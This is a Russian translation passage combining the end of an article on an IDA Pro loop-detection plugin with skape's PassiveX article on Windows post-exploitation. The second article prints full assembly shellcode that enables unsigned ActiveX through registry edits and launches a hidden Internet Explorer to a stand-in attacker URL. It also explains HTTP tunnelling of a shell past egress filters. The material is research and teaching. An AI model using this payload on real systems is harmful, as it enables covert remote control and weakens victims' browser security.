- **All Loops Highlighting of Code:** Эта опция находит каждый цикл в базе данных. Затем она подсвечивает все сегменты кода, участвующие в цикле. Подсветка кода упрощает навигацию по коду в IDA View.
- **Natural Loops:** Эта функция обнаружения позволяет пользователю видеть только естественные циклы. Она может находить не все циклы, но является учебной реализацией ранее обсуждавшегося алгоритма.
- **Recursive Function Calls:** Эта опция обнаружения позволяет пользователю видеть, где находятся рекурсивные вызовы функций.

5.2. Известные проблемы

У этого плагина есть пара известных проблем. Он не работает с инструкциями `rep*`, а также не обрабатывает инструкции `mov**`, которые могут приводить к копированию буферов. Будущие версии будут работать с этими инструкциями, но поскольку проект открыт, пользователь может вносить изменения по своему усмотрению. Еще одна проблема - "неинтересность". Под этим автор подразумевает обнаружение циклов, которые не представляют интереса или не несут риска безопасности. Например, это могут быть просто счетные циклы, которые не записывают память. Halvar Flake описывает эту тему в своем докладе на Blackhat Windows 2004. Вы можете прочитать его статью и внести соответствующие изменения. Автор также добавит эти опции в плагин позднее.

5.3. Пример из практики: Zone Alarm

Для примера выбран драйвер Zone Alarm `vsdatant.sys`, выполняющий фильтрацию пакетов, наблюдение за приложениями и другую работу ядра. В нём можно искать ошибки длины, когда знаковое значение неверно преобразуется в беззнаковое и при обходе цикла вызывает переполнение. Если приложение принимает удалённые данные и затем приводит их к другому типу, риск выхода цикла за границы особенно высок.

При анализе драйвера Zone Alarm сначала следует включить подробный вывод и пункт «Подсветка всех циклов в функциях» (All Loops Highlighting of Functions), чтобы увидеть опасные вызовы внутри цикла. Это показано на рисунке.

После прохождения этапа обнаружения циклов находятся некоторые интересные результаты, показанные на рисунке.

Переход по адресу `0x00011a21` в IDA показывает цикл. Для начала читателю нужно найти точку входа в цикл, которая находится здесь:

```
.text:00011A1E          jz      short loc_11A27
```

В точке входа в цикл читатель заметит:

```

.text:00011A27      push     206B6444h ; Tag
.text:00011A2C      push     edi       ; NumberOfBytes
.text:00011A2D      push     1         ; PoolType
.text:00011A2F      call     ebp ;ExAllocatePoolWithTag

```

В этот момент читатель видит, что каждый раз при прохождении цикла через точку входа будет выделяться память. Чтобы определить, может ли атакующий вызвать ошибку double-free, требуется дальнейшее исследование.

```

.text:00011A31      mov     esi, eax
.text:00011A33      test    esi, esi
.text:00011A35      jz      short loc_11A8F

```

Если выделение памяти внутри цикла завершается неудачей, цикл корректно завершается. Следующий вызов в цикле - ZwQuerySystemInformation, который пытается получить SystemProcessAndThreadsInformation.

```

.text:00011A46      mov     eax, [esp+14h+var_4]
.text:00011A4A      add     edi, edi
.text:00011A4C      inc     eax
.text:00011A4D      cmp     eax, 0Fh
.text:00011A50      mov     [esp+14h+var_4], eax
.text:00011A54      jl      short loc_11A1C

```

Эта часть цикла довольно неинтересна. В этом фрагменте код увеличивает счетчик в eax, пока eax не станет больше 15. Очевидно, что в данном случае невозможно вызвать ошибку double-free, потому что пользователь не контролирует условие цикла или данные внутри цикла. На этом исследование возможной ошибки double-free завершается.

Выше приведен хороший пример того, как анализировать циклы, которые могут представлять интерес. Как и при любом бинарном анализе, важно не только выявлять опасные вызовы функций, но и определять, может ли атакующий контролировать данные, которые могут изменяться или использоваться внутри цикла.

6. Заключение

В ходе этой статьи читатель получил возможность узнать о разных типах циклов и некоторых методах их обнаружения. Читатель также получил подробное представление о новом IDA-плагине, выпущенном вместе с этой статьей. Надеюсь, теперь, когда читатель увидит цикл в коде или бинарном файле, он сможет исследовать его и определить, представляет ли он риск безопасности.

Библиография

Tarjan, R. E. 1974. Testing flow graph reducibility. *J Comput. Syst. Sci.* 9, 355-365.

Sreedhar, Vugranam, Guang Gao, Yong-Fong Lee. Identifying loops using DJ graphs.
<<http://portal.acm.org/citation.cfm?id=236114.236115>>

Flake, Halvar. Automated Reverse Engineering.
<<http://www.blackhat.com/presentations/win-usa-04/bh-win-04-flake.pdf>>

Постэксплуатация в Windows с использованием элементов управления ActiveX

Автор: skape

Контакт: <mmiller@hick.org>

Последнее изменение: 18.03.2005

1. Предисловие

Аннотация

При эксплуатации уязвимостей в программном обеспечении иногда невозможно построить прямые каналы связи между целевой машиной и машиной атакующего из-за строгих исходящих фильтров, которые могут быть развернуты в сети целевой машины. Обход таких фильтров предполагает создание постэксплуатационной полезной нагрузки, способной маскироваться под обычный пользовательский трафик из контекста доверенного процесса.

Один из способов сделать это - создать полезную нагрузку, которая включает элементы управления ActiveX, изменяя ограничения зон Internet Explorer. После включения элементов ActiveX полезная нагрузка может запустить скрытый экземпляр Internet Explorer, направленный на URL со встроенным элементом ActiveX. Итоговый результат - возможность для атакующего выполнять собственный код в виде DLL на целевой машине, используя доверенный процесс, работающий через один или несколько доверенных коммуникационных протоколов, таких как HTTP или DNS.

Благодарности

Автор хотел бы поблагодарить H D Moore, spoonm, vlad902, thief, warlord, optyx, johnycsh, trew, jhind и всех остальных людей, которые продолжают исследовать новые и интересные вещи ради собственного удовлетворения и удовольствия. Автор также хотел бы поблагодарить список рассылки Metasploit Framework за обсуждение HTTP-туннелирования, которое послужило толчком к реализации и интеграции PassiveX.

Исходный код полезной нагрузки для внедрения ActiveX и самого компонента доступен как обновление Metasploit Framework 2.3 на <<http://www.metasploit.com>>. PassiveX проверен с ZoneAlarm 5.5.062.011.

2. Введение

В разработке эксплойтов акцент обычно смещается к техникам, используемым для успешного выполнения кода на целевой машине, а не к коду, или полезной нагрузке, которая фактически будет выполнена после того, как эксплойт использует уязвимость. Хотя такой акцент очевиден и оправдан как предварительное условие, не менее важно выявлять и совершенствовать техники, которые можно использовать после появления возможности выполнять произвольный код на целевой машине.

В целом большинство опубликованных эксплойтов включает конечный набор полезных нагрузок, которые сами по себе способны выполнять лишь небольшой набор действий: например, подключаться обратно к атакующему и предоставлять ему командный интерпретатор или позволять атакующему подключиться к целевой машине, чтобы получить доступ к командному интерпретатору. Существуют и другие классы постэксплуатационных полезных нагрузок, но эти два наиболее заметны. Полезные нагрузки в стиле `findsock` исключены из этого обсуждения, поскольку они зависят от уязвимости и поэтому не так универсальны, как две широко используемые полезные нагрузки. Такие полезные нагрузки действительно весьма полезны, но склонны отказывать в условиях, которые атакующий не всегда может предсказать.

Например, атакующий может эксплуатировать уязвимость в HTTP-сервере, который разрешает подключения только к порту 80. В этом случае, если атакующий использует полезную нагрузку, привязывающуюся к порту на целевой машине, он вскоре обнаружит, что подключиться к привязанному порту невозможно, независимо от того, был ли сам эксплойт успешен. В некоторых случаях можно повторно привязаться к порту эксплуатируемой службы. Этот факт выходит за рамки данного документа. То же относится к полезным нагрузкам, которые устанавливают подключение к атакующему на произвольном порту. Если атакуемая служба находится на машине со строгими исходящими фильтрами или с установленным персональным межсетевым экраном, который ограничивает определенные типы доступа к интернету для отдельных приложений, атакующий может обнаружить, что использовать любую из двух распространенных полезных нагрузок невозможно.

При этом большинство компьютеров, подключенных к интернету, не имеют очень строгих исходящих фильтров. Причина в том, что многие домашние пользователи просто подключают компьютер напрямую к интернету через кабельный модем, DSL-маршрутизатор или телефонную линию, а не через сетевой межсетевой экран. Кроме того, уровень понимания, необходимый для грамотного управления исходящими фильтрами, обычно не является ни сильным желанием, ни реальной возможностью для среднего пользователя компьютера. Однако ради обсуждения эти пользователи будут оставлены в стороне, поскольку применяемых сегодня полезных нагрузок достаточно для установления канала связи между атакующим и целевой машиной. Вместо этого внимание будет уделено тем машинам, которые используют исходящие фильтры, способные предотвратить применение двух вышеупомянутых полезных нагрузок.

Существует три типа исходящих фильтров, которые можно различать по уровню OSI, на котором они фильтруют, и по физическому месту их размещения. Первый тип исходящего фильтра - сетевой фильтр, работающий на сетевом и транспортном уровнях путем фильтрации соединений на основе информации, необходимой для связи с хостом, например IP-адреса назначения или порта пакета. Второй тип исходящего фильтра - фильтр на основе приложений, работающий на прикладном уровне и фильтрующий сетевой трафик к определенным назначениям на основе приложения, выполняющего сетевое действие. Примером является исходящий фильтр `ZoneAlarm`, который спрашивает пользователя, когда приложение пытается установить соединение, чтобы определить, следует ли его разрешить. Третий тип исходящего фильтра прозрачно работает на различных уровнях модели OSI как разновидность проверки формы протокола, например прозрачный HTTP-прокси. Эти три фильтра можно объединять, создавая устойчивый и динамический метод фильтрации исходящих соединений, который, хотя и не идеален, действительно хорошо помогает обеспечивать целостность сети.

Эти три исходящих фильтра не идеальны потому, что они все равно разрешают исходящую коммуникацию. Хотя это может звучать как парадокс, на деле это реальная проблема. Рассмотрим сценарий, в котором рабочая станция корпорации эксплуатируется через клиентскую уязвимость в чат-клиенте. В этом сценарии корпорация настроила сетевые межсетевые экраны так, чтобы разрешать связь с интернет-адресами только на порту 80. Все прочие исходящие порты фильтруются, и с ними нельзя связаться. При таких ограничениях атакующий мог бы просто

приказать своей полезной нагрузке подключиться обратно к атакующему на порт 80, полностью обойдя остальные исходящие ограничения.

Хотя это действительно сработало бы, корпорация могла бы предпринять меры, чтобы предотвратить такой подход. Например, если бы та же корпорация принудительно пропускала весь HTTP-трафик через прозрачный или настоящий HTTP-прокси, атакующий не смог бы просто передать командный интерпретатор через соединение на порту 80, поскольку данные не были бы корректно сформированным HTTP-трафиком.

Именно здесь ситуация становится интересной, и наружу начинает выходить врожденный недостаток универсальных исходящих фильтров. В описанных выше условиях корпорация настроила сеть так, чтобы разрешать исходящую коммуникацию только на порту 80, и дополнительно требует, чтобы вся коммуникация через порт 80 проходила через прозрачный HTTP-прокси. Следовательно, весь трафик, проходящий через порт 80 к интернет-хостам, должен быть корректно сформированными HTTP-запросами и ответами, иначе прозрачный прокси не позволит ему пройти.

Очевидное действие для атакующего - туннелировать или кодировать свою коммуникацию в допустимые HTTP-запросы и ответы, тем самым обходя все ограничения, установленные корпорацией. Однако надежда для корпорации еще не потеряна: она может развернуть персональный межсетевой экран, например ZoneAlarm, способный выполнять исходящую фильтрацию по приложениям. Это позволило бы корпорации сделать так, чтобы только браузер, например Internet Explorer или Mozilla, мог подключаться к интернет-хостам на порту 80. Все остальные приложения, такие как чат-клиент, эксплуатируемый в этом сценарии, изначально не смогли бы подключаться к интернет-хостам на порту 80.

Может показаться, что этого достаточно, чтобы остановить атакующего от построения канала связи между собой и целевой машиной, но на самом деле это не так. Так проявляется врожденный недостаток универсальных исходящих фильтров: если пользователь способен связываться с хостами в интернете, атакующий тоже способен делать это с компьютера пользователя. В данном случае атакующий мог бы просто внедрить код в доверенный процесс браузера, который затем строит HTTP-туннель между целевой машиной и атакующим, обходя прикладной уровень, сетевой уровень и прозрачные исходящие фильтры, установленные корпорацией.

Пример HTTP-туннеля - лишь один из многих протоколов, которые можно использовать или которыми можно злоупотреблять для туннелирования произвольных данных через строгие исходящие фильтры. Другие протоколы, которые можно использовать и которые уже использовались ранее для туннелирования произвольных данных, - DNS, POP3 и SMTP. Эти протоколы также с некоторой вероятностью, хотя для некоторых она ниже, относятся к тем, которые корпорация или пользователь могут разрешить и на сетевом, и на прикладном уровне. В рамках этой статьи будет обсуждаться только реализация HTTP-туннеля, поскольку он с наибольшей вероятностью способен прозрачно проходить через исходящие фильтры. Второй по вероятности, по мнению автора, - DNS.

В следующих главах будет обсуждаться реализация полезной нагрузки для платформы Windows, способной обходить сценарий, описанный во введении. Затем будет рассмотрен ряд потенциальных применений, как легитимных, так и иных, чтобы показать серьезность рассматриваемой проблемы. Наконец, будут предложены некоторые способы предотвращения использования атакующим полезных нагрузок такого рода в будущем.

3. Реализация: PassiveX

Реализация полезной нагрузки, способной обходить строгие исходящие фильтры вроде описанных во введении, требует, чтобы порождаемый ею трафик во всех практических смыслах был неотличим от обычного пользовательского трафика. Протокол, используемый для инкапсуляции произвольных данных атакующего, например ввода и вывода командного интерпретатора, также должен быть таким, который с большой вероятностью будет разрешен различными типами исходящих фильтров, будь они сетевыми или прикладными.

Один из протоколов, способных удовлетворить оба эти требования, - HTTP. Используя HTTP-запросы и ответы, атакующий может создать двунаправленный туннель между целевой машиной и машиной атакующего, через который можно передавать произвольные данные.

HTTP-туннель состоит из двух логических каналов. По каналу Tx целевая машина отправляет данные атакующему в теле POST-запроса. По каналу Rx данные идут в обратную сторону. Передавать их от атакующего к цели, не выходя за рамки корректного HTTP, сложнее. Можно применить передачу частями, но исходящий фильтр легче распознаёт такой трафик как подозрительный, а некоторые HTTP-прокси обрабатывают его ненадёжно.

Один способ обойти это обстоятельство - использовать модель опроса, при которой целевая машина отправляет опрашивающие HTTP GET- или POST-запросы на машину атакующего, чтобы узнать, есть ли данные, которые нужно передать половине туннеля на стороне целевой машины. Как только данные доступны, их можно включить в содержимое HTTP-ответа на HTTP-запрос целевой машины. Такой подход широко используется как механизм туннелирования.

Первый шаг в построении HTTP-туннеля между целевой машиной и машиной атакующего - реализовать полезную нагрузку, которая будет выполнена после успешного эксплойта. Такую полезную нагрузку можно написать множеством способов; самый очевидный - полезная нагрузка, которая напрямую строит и поддерживает двунаправленный HTTP-туннель между атакующим и целевой машиной. Хотя этот подход может звучать хорошо в принципе, он не вполне практичен. Причина в том, что полезная нагрузка должна быть написана на ассемблере или на языке, способном генерировать позиционно-независимый код. Уже одно это сделало бы реализацию полезной нагрузки для HTTP-туннелирования утомительной, но само по себе не обязательно сделало бы ее непрактичной. Непрактичной ее делает то, что переносимая и позиционно-независимая реализация такой полезной нагрузки привела бы к очень большому размеру.

Размер полезной нагрузки обычно весьма важен, поскольку он напрямую определяет, может ли она применяться в определенных условиях, например когда уязвимость оставляет лишь ограниченный объем места для хранения полезной нагрузки, которая будет выполнена. В таких сценариях предпочтительно иметь как можно меньшую полезную нагрузку, которая при этом все еще способна выполнить поставленную задачу.

Даже если бы удалось реализовать небольшую полезную нагрузку, способную управлять HTTP-туннелированием, одной ее было бы недостаточно для выполнения требований к полезной нагрузке, описанных во введении. Причина в том, что такая полезная нагрузка не обязательно смогла бы обходить исходящие фильтры на основе приложений, поскольку эксплуатируемое приложение, например чат-клиент, само по себе может не иметь возможности напрямую связываться с интернет-хостами через порт 80. Вместо этого становится необходимо запускать код, выполняющий фактическое HTTP-туннелирование, в контексте процесса, которому целевая машина, скорее всего, доверяет, например Internet Explorer. С учетом этого становится ясно, что нужна техника, отличная от реализации всего кода HTTP-туннелирования на позиционно-независимом ассемблере, как с практической, так и с функциональной точки зрения.

Альтернативная техника состоит в реализации полезной нагрузки, которая сама не отвечает напрямую за управление HTTP-туннелем или его инициализацию, а облегчает выполнение кода, который будет за это отвечать. Важно, однако, что такая полезная нагрузка должна делать это

способом, не требующим сетевого доступа, поскольку игнорирование этого требования разрушило бы весь смысл полезной нагрузки HTTP-туннелирования, которую она пытается загрузить. С учетом этого нужно рассмотреть другие подходы, способные облегчить выполнение кода, который построит HTTP-туннель между целевой машиной и машиной атакующего и, кроме того, сделает это с использованием среды, совместимой с различными типами исходящих фильтров.

Решение даёт способность Internet Explorer загружать расширения ActiveX. Они позволяют дополнять возможности браузера и одновременно подходят для создания HTTP-туннеля внутри доверенного процесса. Однако ActiveX широко ассоциируется со шпионскими и другими вредоносными программами, поэтому его часто полностью отключают либо разрешают только в определённых зонах безопасности Internet Explorer.

Ограничения зон - это способ, с помощью которого Internet Explorer позволяет пользователю управлять уровнем доверия, предоставляемым различным сайтам. Например, сайты в зоне Trusted Sites считаются имеющими самый высокий уровень доверия и поэтому могут выполнять элементы управления ActiveX и другое привилегированное содержимое без обязательного запроса действий пользователя. С другой стороны, зона Internet представляет набор сайтов, существующих в интернете и явно не доверенных пользователем. По умолчанию зона Internet обычно запрещает загрузку и выполнение неподписанных элементов управления ActiveX. Если элемент ActiveX подписан, пользователю будет предложено решить, хочет ли он разрешить подписавшему этот элемент выполнять код на машине пользователя.

Обладая этим знанием об ограничениях зон Internet Explorer и его встроенной способности загружать и выполнять элементы управления ActiveX, можно сконструировать полезную нагрузку, которая облегчает установление HTTP-туннеля между целевой машиной и атакующим независимо от наличия исходящих фильтров. Один способ сделать это - реализовать полезную нагрузку, которая сначала изменяет ограничения зоны Internet так, чтобы разрешить загрузку и выполнение всех элементов управления ActiveX, тем самым позволяя ей работать в средах, где ActiveX явно отключен. Затем полезная нагрузка может выполнить скрытый экземпляр Internet Explorer и направить его на URL в интернете, контролируемый атакующим.

Содержимое целевого URL в таком сценарии будет содержать встроенный элемент управления ActiveX, который Internet Explorer загрузит и запустит без вопросов. Поэтому код, отвечающий за построение HTTP-туннеля, может быть реализован в контексте загруженного элемента ActiveX, что позволяет атакующему писать код туннелирования на выбранном им языке, поскольку элементы управления ActiveX независимы от языка, пока они соответствуют необходимым COM-интерфейсам.

Прежде чем описывать реализацию полезной нагрузки и соответствующего элемента ActiveX, важно понять некоторые отрицательные стороны такого подхода. Один из самых очевидных недостатков состоит в том, что такая полезная нагрузка в худшем случае способна оставить компьютер пользователя полностью открытым для будущего заражения через недоверенные элементы ActiveX, если ограничения зоны Internet не будут восстановлены. Это можно решить, сделав саму полезную нагрузку более надежной в части восстановления ограничений зон, но ценой размера, чем не всегда можно пожертвовать.

Другой недостаток — способ не работает напрямую для пользователя без административных прав: Internet Explorer не загружает незарегистрированный ActiveX-компонент. В случае ограниченной учётной записи полезная нагрузка может внедрить дополнительный код в процесс браузера, а тот вручную загрузит и зарегистрирует компонент. Чтобы не требовать повышенных прав, регистрацию следует выполнять в пользовательской ветви реестра классов, а не в общей системной ветви.

Сама полезная нагрузка имеет две отдельные стадии. Первая стадия - это полезная нагрузка, которую эксплойт передаст и которая будет отвечать за изменение ограничений зон Internet Explorer и запуск скрытого Internet Explorer на URL, контролируемый атакующим. Вторая стадия

начинается после загрузки элемента управления ActiveX, встроенного в контролируемый атакующим URL, в скрытый Internet Explorer. После загрузки элемент ActiveX может просто построить HTTP-туннель между двумя машинами, поскольку он выполняется в контексте процесса, которому должны доверять. Далее реализация полезной нагрузки, описанная в этом документе, будет называться PassiveX. Хотя PassiveX уже использовался для других проектов, казалось уместным использовать это название и здесь.

3.1. Полезная нагрузка внедрения ActiveX

В этом разделе будет описана реализация полезной нагрузки, которую эксплойт передаст как произвольный код для выполнения после своего успеха. Этот код будет выполнен в контексте эксплуатируемого процесса и будет использоваться, чтобы облегчить загрузку элемента управления ActiveX внутри экземпляра Internet Explorer. Как и всегда, существует множество способов реализовать эту полезную нагрузку. Следующие шаги описывают действия, которые такая полезная нагрузка должна выполнить для решения этой задачи.

Первый шаг, как и в большинстве полезных нагрузок Windows, - найти базовый адрес KERNEL32.DLL. Определение базового адреса KERNEL32.DLL необходимо для загрузки других модулей, таких как ADVAPI32.DLL. Для этого разрешается адрес kernel32!LoadLibraryA. Техника поиска базы KERNEL32.DLL может быть любой из обычно применяемых, например РЕВ или TOPSTACK. Для этой полезной нагрузки также необходимо разрешить адрес kernel32!CreateProcessA, чтобы можно было выполнить скрытый Internet Explorer.

После разрешения kernel32!LoadLibraryA следующий шаг - загрузить ADVAPI32.DLL, поскольку она может быть уже загружена, а может и нет. ADVAPI32.DLL предоставляет стандартный интерфейс к реестру, который нужен большинству приложений и самой полезной нагрузке. Для полезной нагрузки требуются две конкретные функции: advapi32!RegCreateKeyA и advapi32!RegSetValueExA.

После разрешения всех необходимых символов следующий шаг - открыть ключ реестра зоны Internet на запись, чтобы отдельные настройки элементов управления ActiveX можно было перевести во включенное состояние. Это выполняется вызовом advapi32!RegCreateKeyA следующим образом:

```
HKEY Key;

RegCreateKeyA(
    HKEY_CURRENT_USER,
    "Software\Microsoft\Windows\CurrentVersion"
    "\Internet Settings\Zones\3",
    &Key);
```

При тестировании этой части полезной нагрузки было замечено, что Windows 2000 с Internet Explorer 5.0 не имеет необходимых ключей реестра, созданных под ключом HKEY_USERS\DEFAULT. Даже если необходимые ключи созданы, первый запуск Internet Explorer из системной службы приводит к появлению мастера подключения к интернету. По сути это означает, что полезная нагрузка способна работать только на машинах с установленным Internet Explorer 6.0, таких как Windows XP и 2003 Server.

После успешного открытия ключа можно изменить ограничения зоны, запрещающие использование элементов управления ActiveX. Нужно переключить четыре настройки, чтобы гарантировать, что элементы ActiveX будут пригодны к использованию:

Имя значения настройки	Описание
------------------------	----------

1001	Загружать подписанные элементы управления ActiveX
1004	Загружать неподписанные элементы управления ActiveX
1200	Выполнять элементы управления ActiveX и плагины
1201	Инициализировать и выполнять сценарии элементов ActiveX, не помеченных как безопасные

Для работы ActiveX каждую описанную настройку нужно включить, записав ноль в соответствующее значение реестра вызовом `advapi32!RegSetValueExA`. После этого Internet Explorer будет без участия пользователя загружать и выполнять как подписанные, так и неподписанные компоненты. Запись значения показана ниже:

```
DWORD Enabled = 0;

RegSetValueEx(
    Key,
    "1001",
    0,
    REG_DWORD,
    (LPBYTE)&Enabled,
    sizeof(Enabled));
```

После изменения ограничений зон следующий шаг - определить полный путь к `IEXPLORE.EXE`. Это необходимо потому, что `IEXPLORE.EXE` по умолчанию не находится в `PATH` и поэтому не может быть запущен по имени. Хотя `shell32!ShellExecuteA` может казаться вариантом, фактически это не так, учитывая, что на целевой машине браузером по умолчанию может быть зарегистрирована Mozilla. Также не следует предполагать, что Internet Explorer находится на статическом диске, например диске C:. Хотя это распространено, наверняка существуют случаи, где это неверно.

Один способ обойти эту проблему - использовать очень небольшой фрагмент кода, который определяет абсолютный путь к Internet Explorer всего двумя инструкциями ассемблера. Сам код предполагает, что Internet Explorer установлен на том же диске, что и системный каталог Windows, и что он также установлен в стандартный каталог установки. Если не считать этого, две инструкции должны давать переносимую реализацию между различными версиями Windows NT+:

```
url:
    db "C:\progra~1\intern~1\iexplore -new http://site", 0x0

...

fixup_ie_path:
    mov     cl, byte [0x7ffe0030]
    mov     byte [esi], cl
```

В этом фрагменте `esi` указывает на `url`, а статический адрес относится к `SharedUserData`, где хранится путь системного каталога в Юникоде. Если системный каталог и Internet Explorer находятся на одном диске, первый байт системного пути можно скопировать в путь браузера и тем самым правильно подставить букву диска. В некоторых локалях предположения о путях и латинских буквах дисков могут оказаться неверными.

После нахождения полного пути к Internet Explorer остается выполнить скрытый Internet Explorer, направленный на контролируемый атакующим HTTP-сервер. Это делается вызовом `CreateProcessA` с правильно заданным аргументом командной строки, содержащим полный путь к

Internet Explorer. Кроме того, атрибут `wShowWindow` должен быть установлен в `SW_HIDE`, чтобы экземпляр Internet Explorer был скрыт из виду. Это выполняется вызовом `CreateProcessA` следующим образом:

```
PROCESS_INFORMATION pi;
STARTUPINFO si;

ZeroMemory(
    &si,
    sizeof(si));

si.cb = sizeof(si);
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_HIDE;

CreateProcessA(
    NULL,
    url, // "\path\to\iexplore.exe -new <url>"
    NULL,
    NULL,
    FALSE,
    CREATE_NEW_CONSOLE,
    NULL,
    NULL,
    &si,
    &pi);
```

Одна важная деталь этой фазы состоит в том, что для корректной работы с системными службами, которые не могут напрямую взаимодействовать с рабочим столом, атрибут `si.lpDesktop` должен быть установлен во что-то вроде `WinSta0\Default`.

Реализация этого подхода приведена ниже. Она оптимизирована по размеру (примерно 400 байтов, с поправкой на переменную длину URL), надежности и переносимости. Большая часть размера полезной нагрузки приходится на статические строки, на которые ей приходится ссылаться для открытия ключа реестра, установки значений и запуска Internet Explorer. Размер полезной нагрузки является одним из главных преимуществ этого подхода, поскольку он в итоге оказывается гораздо меньше других техник, пытающихся достичь похожей цели.

Цели: NT/2000/XP/2003
Размер: ~400 байтов + размер URL

```
passivex:
    cld
    call get_find_function
strings:
    db "Software\Microsoft\Windows\"
    db "CurrentVersion\Internet Settings\Zones\3", 0x0
reg_values:
    db "1004120012011001"
url:
    db "C:\progra~1\intern~1\iexplore -new"
    db " http://attacker/controlled/site", 0x0
get_find_function:
    call startup
find_function:
    pushad
    mov     ebp, [esp + 0x24]
    mov     eax, [ebp + 0x3c]
    mov     edi, [ebp + eax + 0x78]
    add     edi, ebp
    mov     ecx, [edi + 0x18]
    mov     ebx, [edi + 0x20]
    add     ebx, ebp
find_function_loop:
    jecxz   find_function_finished
    dec     ecx
    mov     esi, [ebx + ecx * 4]
    add     esi, ebp
```



```

    compute_hash:
    xor    eax, eax
    cdq
compute_hash_again:
    lodsb
    test   al, al
    jz     compute_hash_finished
    ror    edx, 0xd
    add    edx, eax
    jmp    compute_hash_again
compute_hash_finished:
find_function_compare:
    cmp    edx, [esp + 0x28]
    jnz    find_function_loop
    mov    ebx, [edi + 0x24]
    add    ebx, ebp
    mov    cx, [ebx + 2 * ecx]
    mov    ebx, [edi + 0x1c]
    add    ebx, ebp
    mov    eax, [ebx + 4 * ecx]
    add    eax, ebp
    mov    [esp + 0x1c], eax
find_function_finished:
    popad
    retn   8
startup:
    pop    edi
    pop    ebx
find_kernel32:
    xor    edx, edx
    mov    eax, [fs:edx+0x30]
    test   eax, eax
    js     find_kernel32_9x
find_kernel32_nt:
    mov    eax, [eax + 0x0c]
    mov    esi, [eax + 0x1c]
    lodsd
    mov    eax, [eax + 0x8]
    jmp    short find_kernel32_finished
find_kernel32_9x:
    mov    eax, [eax + 0x34]
    add    eax, byte 0x7c
    mov    eax, [eax + 0x3c]
find_kernel32_finished:
    mov    ebp, esp
find_kernel32_symbols:
    push   0x73e2d87e
    push   eax
    push   0x16b3fe72
    push   eax
    push   0xec0e4e8e
    push   eax
    call   edi
    xchg   eax, esi
    call   edi
    mov    [ebp], eax
    call   edi
    mov    [ebp + 0x4], eax
load_advapi32:
    push   edx
    push   0x32336970
    push   0x61766461
    push   esp
    call   esi
resolve_advapi32_symbols:
    push   0x02922ba9
    push   eax
    push   0x2d1c9add
    push   eax
    call   edi
    mov    [ebp + 0x8], eax

```

```

    call edi
    xchg eax, edi
    xchg esi, ebx
open_key:
    push esp
    push esi
    push 0x80000001
    call edi
    pop ebx
    add esi, byte (reg_values - strings)
    push eax
    mov edi, esp
set_values:
    cmp byte [esi], 'C'
    jz initialize_structs
    push eax
    lodsd
    push eax
    mov eax, esp
    push byte 0x4
    push edi
    push byte 0x4
    push byte 0x0
    push eax
    push ebx
    call [ebp + 0x8]
    jmp set_values
fixup_drive_letter:
    mov cl, byte [0x7ffe0030]
    mov byte [esi], cl
initialize_structs:
    push byte 0x54
    pop ecx
    sub esp, ecx
    mov edi, esp
    push edi
    rep stosb
    pop edi
    mov byte [edi], 0x44
    inc byte [edi + 0x2c]
    inc byte [edi + 0x2d]
execute_process:
    lea ebx, [edi + 0x44]
    push ebx
    push edi
    push eax
    push eax
    push byte 0x10
    push eax
    push eax
    push eax
    push esi
    push eax
    call [ebp]
exit_process:
    call [ebp + 0x4]

```

3.2. HTTP-туннелирующий элемент управления ActiveX

Второй этап может выполнять почти любую задачу. Для статьи ActiveX-компонент создаёт HTTP-канал между целью и машиной атакующего, позволяя передавать произвольные данные через строгие исходящие фильтры. Реализовать это можно разными способами; далее предполагается базовое знание компонентной объектной модели COM.

Компонент ActiveX создаётся с помощью библиотеки активных шаблонов ATL. Она выбрана вместо MFC, поскольку динамическая сборка MFC требует упаковывать зависимости в CAB, а статическая

заметно увеличивает размер. Компонент строит HTTP-туннель между атакующим и целью и использует его, например, для передачи ввода и вывода командного интерпретатора.

Элемент управления ActiveX, обсуждаемый в этом документе, использует HTTP-туннель путем создания того, что было названо локальной TCP-абстракцией. По сути это изящный термин для использования по-настоящему потокового соединения, такого как TCP-соединение, в качестве абстракции над двунаправленным HTTP-туннелем. Это выгодно потому, что позволяет коду работать, не зная, что на самом деле он проходит через HTTP-туннель, отсюда и абстракция. Это особенно важно при повторном использовании кода, который изначально умеет общаться через потоковое соединение.

Один способ создать этот уровень абстракции - сделать так, чтобы элемент управления ActiveX создал TCP-слушатель на случайном локальном порту. После этого элемент ActiveX может установить соединение с этим слушателем. Это создает клиентскую половину потокового соединения, которая будет использоваться для передачи данных к удаленной машине и от нее в действительно потоковом режиме. После установления соединения с локальным TCP-слушателем элемент ActiveX также должен принять соединение от имени слушателя. Серверная половина соединения используется и для инкапсуляции данных, идущих от целевой машины к машине атакующего, и как действительно потоковое назначение для данных, отправляемых от атакующего к целевой машине.

Данные, записанные в серверную половину соединения, затем будут прочитаны из клиентской половины соединения тем, что использует сокет, например командным интерпретатором. Этот метод TCP-абстракции работает даже ниже уровня видимости фильтров на основе приложений вроде Zone Alarm, потому что слушатель привязан к локальному интерфейсу, а не к реальному интерфейсу. Это было протестировано с Zone Alarm 5.5.062.011.

Сам элемент управления ActiveX состоит из нескольких разных файлов, назначение которых описано ниже:

Файл	Описание
CPassiveX.cpp	Исходный файл реализации coclass
CPassiveX.h	Заголовок реализации coclass
HttpTunnel.h	Заголовок класса управления HTTP-туннелем
HttpTunnel.cpp	Исходный файл класса управления HTTP-туннелем
PassiveX.bin	Данные регистрации интерфейса
PassiveX.idl	Определение интерфейса IPassiveX, coclass и typelib
PassiveX.rc	Ресурсный скрипт с информацией о версии и т. п.
resource.h	Определения идентификаторов ресурсов
PassiveX.cpp	Экспорты DLL и реализации точки входа

Реализация начинается с интерфейса в `PassiveX.idl`. Он экспортирует методы чтения и записи свойств, через которые браузер задаёт удалённый узел и порт атакующего. Дополнительный параметр может указывать код, который компонент загрузит после инициализации, например полезную нагрузку второго этапа для работы через готовый туннель. Параметры передаются тегами `PARAM` внутри `OBJECT`.

Три параметра, которые поддерживает элемент управления ActiveX в этом документе:

Свойство	Описание
HttpHost	DNS-имя или IP-адрес машины, контролируемой атакующим
HttpPort	Порт, скорее всего 80, на котором слушает атакующий
DownloadSecondStage	Булево значение, указывающее, нужно ли загружать вторую стадию

Методы чтения и записи трёх свойств предоставляет интерфейс `IPassiveX` из `PassiveX.idl`. Совместный класс `CPassiveX`, объявленный в `CPassiveX.h`, использует его как интерфейс по умолчанию. Для загрузки в Internet Explorer компонент должен также реализовать несколько служебных интерфейсов; пример есть в Metasploit Framework.

